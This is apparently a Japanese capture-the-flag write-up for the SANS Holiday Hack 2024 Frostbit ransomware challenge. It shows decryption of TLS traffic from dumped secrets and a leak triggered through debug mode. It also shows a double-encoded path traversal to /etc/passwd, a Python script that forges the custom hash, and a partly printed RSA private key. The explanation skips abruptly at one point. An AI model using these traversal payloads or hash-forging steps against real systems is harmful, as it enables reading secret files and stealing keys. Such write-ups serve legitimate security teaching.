
SANS Holiday Hack 2024:Frostbit最終章
独自ハッシュの弱点とブラインドAQLインジェクションを使い、名簿を復号してFrostbitを停止します。
「良い子・悪い子リスト」を復号する
ヒント
Frostbitのハッシュ
Frostbitのインフラでは、URLの特定の符号化を解釈してからバックエンドへ転送するリバースプロキシを使っているかもしれません。不正と判断された要求は拒否されます。要求を正しく届ける工夫が必要でしょう。相対パス、バイトの符号化、ほかの調査資料から得た既知の値を組み合わせれば、暗号ライブラリの弱点を突き、Frostbitが暗号化したファイルの復号に必要な秘密を引き出せるかもしれません。
Frostbitの開発モード
北極でFrostbitという新しいランサムウェアが広がっています。インフラは私が関わったコードに似ていますが、誰かがランサムウェア用に変更したようです。私たちのコードで開発モードが無効化されていなければ、追加オプションで情報を得られるかもしれません。コードや機器を再利用しているなら、MQTTメッセージも配信している可能性があります。
Frostbitの暗号
Frostbitは複数の暗号方式を使っているようです。TLSを取り除いても一部の値は非対称暗号、おそらくPKIで暗号化されています。状態取得には独自の暗号処理も使っているかもしれません。私たちの仕組みを再利用しているなら、既知の脆弱性がある古いライブラリに依存している可能性があります。使用中の暗号ライブラリを明かさせる方法があるかもしれません。
Frostbitのフォレンジック
私は北極のサイバーセキュリティチームの一員です。プロセスメモリ、ネットワーク通信、マルウェアのサンプルを記録する強力なEDRを作りました。stringsでメモリ中の秘密を探し、通信を復号し、straceでマルウェアの動作や実行内容を調べるなど、インシデント対応に役立ちます。
調査結果
.13ファイルから次の情報が見つかりました。
CLIENT_HANDSHAKE_TRAFFIC_SECRET 79e64a5b0f8fa2998be26db47ce492529213f442ad0a99fa07dd279acb69d3bc e165f2a68b8f8043a6cfa8043b416ff1e5179e19b1f0c75bd38008581e58a724
SERVER_HANDSHAKE_TRAFFIC_SECRET 79e64a5b0f8fa2998be26db47ce492529213f442ad0a99fa07dd279acb69d3bc 9adb4f3912b54c5aba55862b729bcd83871d52b3f6926cdad40548ad15168cc1
CLIENT_TRAFFIC_SECRET_0 79e64a5b0f8fa2998be26db47ce492529213f442ad0a99fa07dd279acb69d3bc 2a0b886c69c33861d6ec25d77d13e0675ea4b971f95d9ab2f936ba49c7ada3ff
SERVER_TRAFFIC_SECRET_0 79e64a5b0f8fa2998be26db47ce492529213f442ad0a99fa07dd279acb69d3bc 0fbed6ea0e91724be67c36f49ede48c7f06261a44fdea6e5f7a4a8c9379e5d51
POST /api/v1/bot/0769cce0-369a-40c6-8350-870af7e77eb6/key HTTP/1.1
Host: api.frostbit.app
User-Agent: Go-http-client/1.1
Content-Length: 1070
Content-Type: application/json
Accept-Encoding: gzip
{"encryptedkey":"54bf283c23fe8884944e594681cce96a192d176974a8d18946af314d3d15eb2265d4a3025c185c65dfc70e71f45af30c3205550a21da334d97714bb24284441119678734ce25d26397e651ea2baac2657bf8ff9d448580a3fdb824d6df7258c109bd1795795230fe97aa7f3070c441a7b961584684d67e25157c66ceb083cec7c3d02b8dab124cac55524fc05915549b7d86f3249ffc17cda9b33a4efb6ab5bc108e597e650a1581e087a2da83b599b2c95b4f79468245001f306caae3d595767503718f5cace234b09e30cc35fda837c148745794d57db5bd6281fd9cedda78befdea0af152c90ae28845da7fbb513971c03bb84768d603573d14faa3d11f59f3eb2bcc2d4f394312351ff6b5aa08972a58d11c42a6a2a78e1706d1a61442269b8b7a957a1d0d8678a23d214bdfec218dec835b807dcf5f98fecb2680c48245bc6419a506578faae74649ae45f19b59cb5bc56de6600e878e0e13ff6947050c3f57ef1b7792648d34533a3dbcd9d6e8ebc3ec9884b61c7fd4480d78bc03f86783e70cac8d164cbdb8e4b7f9e984f5c05ba9dabb3daa3a08e33a72e536b503d9ff7905600789992e9b0c8b7c5213f7e7562e9f6f50ff6e2f78c9ed14cd428dcabc9828ca61f957b11121fb0f0e19064d254837bff436897cb4ff9621c73ff7adf5ddb30dd600ef464ef865ec2a85faf3b51ebe447497c1cf997893cb1c142466","nonce":""}
'G5{"{

{"digest":"80210560000230008104003000384544","status":"Key Set",POST /api/v1/bot/0769cce0-369a-40c6-8350-870af7e77eb6/key

https://api.frostbit.app/view/7FkQe4lGNrTDTvlVbWHQ/0769cce0-369a-40c6-8350-870af7e77eb6/status?digest=80210560000230008104003000384544これでランサムウェアのサーバーがapi.frostbit.appにあると分かりました。
nmapで調べると次の結果でした。
b0n3sh@b0n3sh-d3n:~$ nmap 34.173.241.47
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-19 01:54 CET
Nmap scan report for 47.241.173.34.bc.googleusercontent.com (34.173.241.47)
Host is up (0.17s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   open   ssh
53/tcp   closed domain
80/tcp   open   http
443/tcp  open   https
3389/tcp closed ms-wbt-server
前のSanta Visionチャレンジでfrostbitfeedがあったことを思い出しました。そこには次の情報があります。
While good backups are important, they won't prevent frostbite
Error msg: Unauthorized access attempt. /api/v1/frostbitadmin/bot/<botuuid>/deactivate, authHeader: X-API-Key, status: Invalid Key, alert: Warning, recipient: Wombley
To prevent frostbite, you should wear appropriate clothing and cover exposed skin and ports
Frostbite can occur in as little as 30 minutes in extreme cold - faster in flat networks
Frostbit is a leading cause of network downtime
Additional messages available in santafeed
Let's Encrypt cert for api.frostbit.app verified. at path /etc/nginx/certs/api.frostbit.app.key
Do you conduct regular frostbite preparedness exercises?
次の要求を組み合わせられそうです。
- メモリダンプから得た要求。
api.frostbit.app/api/v1/bot/0769cce0-369a-40c6-8350-870af7e77eb6/key - frostbitfeedで見つけた要求。
Error msg: Unauthorized access attempt. /api/v1/frostbitadmin/bot/<botuuid>/deactivate, authHeader: X-API-Key, status: Invalid Key, alert: Warning, recipient: Wombleyつまり、そのUUIDと停止用パスを組み合わせます。https://api.frostbit.app/api/v1/frostbitadmin/bot/0769cce0-369a-40c6-8350-870af7e77eb6/deactivate
応答は次の状態から、
{"error":"Invalid API Path"}
次へ変わりました。
{"error":"Invalid Request"}
方向は合っていそうです。今度はauthHeader: X-API-Keyヘッダーを追加する必要がありますが、X-API-KEYをどこで見つけるかが問題です。
ここでは進めなかったので、Wiresharkに戻りました。
ダンプにあった秘密情報でTLS通信を復号しました。
CLIENT_HANDSHAKE_TRAFFIC_SECRET 79e64a5b0f8fa2998be26db47ce492529213f442ad0a99fa07dd279acb69d3bc e165f2a68b8f8043a6cfa8043b416ff1e5179e19b1f0c75bd38008581e58a724
SERVER_HANDSHAKE_TRAFFIC_SECRET 79e64a5b0f8fa2998be26db47ce492529213f442ad0a99fa07dd279acb69d3bc 9adb4f3912b54c5aba55862b729bcd83871d52b3f6926cdad40548ad15168cc1
CLIENT_TRAFFIC_SECRET_0 79e64a5b0f8fa2998be26db47ce492529213f442ad0a99fa07dd279acb69d3bc 2a0b886c69c33861d6ec25d77d13e0675ea4b971f95d9ab2f936ba49c7ada3ff
SERVER_TRAFFIC_SECRET_0 79e64a5b0f8fa2998be26db47ce492529213f442ad0a99fa07dd279acb69d3bc 0fbed6ea0e91724be67c36f49ede48c7f06261a44fdea6e5f7a4a8c9379e5d51/api/v1/bot/0769cce0-369a-40c6-8350-870af7e77eb6/sessionへのGET要求があったので再現すると、次が得られました。
{"nonce":"c8724d3b36481112"}
ダンプにあるapi.frostbit.appへの呼び出しをすべて調べると、不完全な要求が見つかりました。
https://api.frostbit.app/view/7FkQe4lGNrTDTvlVbWHQ/0769cce0-369a-40c6-8350-870af7e77eb6/status?digest=8021blablaです。ダイジェストが壊れていたので、JSON中の値に置き換えました。
すると管理画面に入れました。

ソースのscriptには復号や停止に関するフロントエンド用の記述がありますが、サーバーから来た定数のようです。
デバッグモードもうまく有効にできません。
と思ったらできました。/view/<key_id>/statusに?debug=trueを付けました。
するとデータが返りました。

{"uuid": "0769cce0-369a-40c6-8350-870af7e77eb6", "nonce": "REDACTED", "encryptedkey": "REDACTED", "deactivated": false, "etime": 1734998400}
さて次は? debug=trueなら、エラーを起こして情報を得られるかもしれません。
最初のパス要素であるstatus_id_fileを変更しましたが、進展はありません。
{"debug":true,"error":"Status Id File Not Found"}
次に2番目のUUIDを変更しましたが、同様です。
{"debug":true,"error":"Invalid UUID Format"}
続いて、最も自然な対象であるダイジェストを変更しました。
1文字を置き換えると、
{"debug":true,"error":"Invalid Status Id or Digest"}
1文字を削除した場合は、
{"debug":true,"error":"Status Id File Digest Validation Error: Traceback (most recent call last):\n File \"/app/frostbit/ransomware/static/FrostBiteHashlib.py\", line 55, in validate\n decoded_bytes = binascii.unhexlify(hex_string)\nbinascii.Error: Odd-length string\n"}
エラーにはFrostBiteHashlibへの参照があります。そこで、そのファイルにアクセスしてみました。
https://api.frostbit.app/static/FrostBiteHashlib.py
import traceback
import binascii

class Frostbyte128:
    def __init__(self, file_bytes: bytes, filename_bytes: bytes, nonce_bytes: bytes, hash_length: int = 16):
        self.file_bytes = file_bytes
        self.filename_bytes = filename_bytes
        self.filename_bytes_length = len(self.filename_bytes)
        self.nonce_bytes = nonce_bytes
        self.nonce_bytes_length = len(self.nonce_bytes)
        self.hash_length = hash_length
        self.hash_result = self._compute_hash()

    def _compute_hash(self) -> bytes:
        hash_result = bytearray(self.hash_length)
        count = 0

        for i in range(len(self.file_bytes)):
            xrd = self.file_bytes[i] ^ self.nonce_bytes[i % self.nonce_bytes_length]
            hash_result[count % self.hash_length] = hash_result[count % self.hash_length] ^ xrd
            count += 1

        for i in range(len(self.filename_bytes)):
            count_mod = count % self.hash_length
            count_filename_mod = count % self.filename_bytes_length
            count_nonce_mod = count % self.nonce_bytes_length
            xrd = self.filename_bytes[count_filename_mod] ^ self.nonce_bytes[count_nonce_mod]
            hash_result[count_mod] = hash_result[count_mod] & xrd
            count += 1

        return bytes(hash_result)

    def digest(self) -> bytes:
        """Returns the raw binary hash result."""
        return self.hash_result

    def hexdigest(self) -> str:
        """Returns the hash result as a hexadecimal string."""
        return binascii.hexlify(self.hash_result).decode()

    def update(self, file_bytes: bytes = None, filename_bytes: bytes = None, nonce_bytes: bytes = None):
        """Updates the internal state with new bytes and recomputes the hash."""
        if file_bytes is not None:
            self.file_bytes = file_bytes
        if filename_bytes is not None:
            self.filename_bytes = filename_bytes
        if nonce_bytes is not None:
            self.nonce_bytes = nonce_bytes

        self.hash_result = self._compute_hash()

    def validate(self, hex_string: str):
        """Validates if the provided hex string matches the computed hash."""
        try:
            decoded_bytes = binascii.unhexlify(hex_string)
            if decoded_bytes == self.digest():
                return True, None
        except Exception as e:
            stack_trace = traceback.format_exc()
            return False, f"{stack_trace}"
        return False, None
復号はいったん休み、停止処理を試します。
分かっているURLにdebug=trueを付けると、{"debug":true,"error":"Invalid Key"}が返ります。
識別子にパストラバーサルがあると聞きました。ヒントにある相対パスや符号化を試しましたが、うまくいきません。
ところが、次を試すと、
/view/%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252fetc%252fpasswd/0769cce0-369a-40c6-8350-870af7e77eb6/status?digest=80210560000230008104003000384544&debug=true
二重符号化攻撃です。
次が返りました。
{"debug":true,"error":"Invalid Status Id or Digest"}
符号化の段階を増やしても同じことが起きます。
../../../etc/passwdは、etc/passwdの前にさらに../を加えた場合と同じなのでしょうか?
そうですね。
from binascii import hexlify
file_bytes = b'Welcome to our online Morse Code Audio Decoder, a powerful tool designed to help you decode Morse code messages from audio recordings. With our user-friendly decoder, you can easily convert Morse code audio into readable text and unlock the hidden messages within.'
#file_bytes = b'Although manual decoding of Morse code audio can achieve information conversion to a certain extent, its shortcomings are also obvious. Firstly, Morse code decoding requires specialized knowledge, and not everyone can easily master it. Secondly, the manual decoding process is cumbersome and er'
#file_bytes = bytes.fromhex('ffffffffffffffffffffffffffff')
filename_bytes = b'\xcf\xcf\xcf\xcf\xcf\xcf\xcf\xcf\xcf\xcf\xcf\xcf\xcf\xcf\xcf\xcf0000000000000000000000/../../../../../etc/passwd'
filename_bytes_length = len(filename_bytes)
nonce_bytes = bytes.fromhex('c8724d3b36481112')
nonce_bytes_length = len(nonce_bytes)

hash_length = 16

hash_result = bytearray(hash_length)
count = 0

for i in range(len(file_bytes)):
    xrd = file_bytes[i] ^ nonce_bytes[i % nonce_bytes_length]
    hash_result[count % hash_length] = hash_result[count % hash_length] ^ xrd
    count += 1
print(hexlify(hash_result))

print("=====")
for count in range(32):
    for i in range(len(hash_result)):
        hash_result[i] = 0xff
    #print(hexlify(hash_result))

    for i in range(len(filename_bytes)):
        count_mod = count % hash_length
        count_filename_mod = count % filename_bytes_length
        count_nonce_mod = count % nonce_bytes_length
        xrd = filename_bytes[count_filename_mod] ^ nonce_bytes[count_nonce_mod]
        hash_result[count_mod] = hash_result[count_mod] & xrd
        count += 1

print(hexlify(hash_result))考え方は合っていました。file_bytesを扱う最初のループは制御できません。この処理には3種類のデータがあります。
file_bytes:ファイル内容。制御できません。filename:ファイル名。完全に制御できます。nonce:値は分かりますが、変更できません。 ダイジェストはクエリパラメーターで送るので、必要に応じて変更できます。
最初のループは気にしなくてよさそうです。2番目のループはファイル名をたどり、nonceと名前をXORし、その結果と同じ位置に蓄積された値をANDします。
ここが仕掛けです。xrdをゼロにできれば、x AND 0は常にゼロなので全体をゼロにできます。元のビットが不明でも、ファイル名に反対のパターンを置いて2回処理すれば、nonceとのXORと結果のANDによってビットを消せます。
当時のメモではハッシュとnonceの長さを16と考えていました。実際の長さは上のコードにあります。反対のビットを持つ文字としてhと%2597を選びます。二重符号化なので、%97は0x97を表します。
h = 0bするとTLS証明書のRSA秘密鍵が見えました。

-----BEGIN RSA PRIVATE KEY-----
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
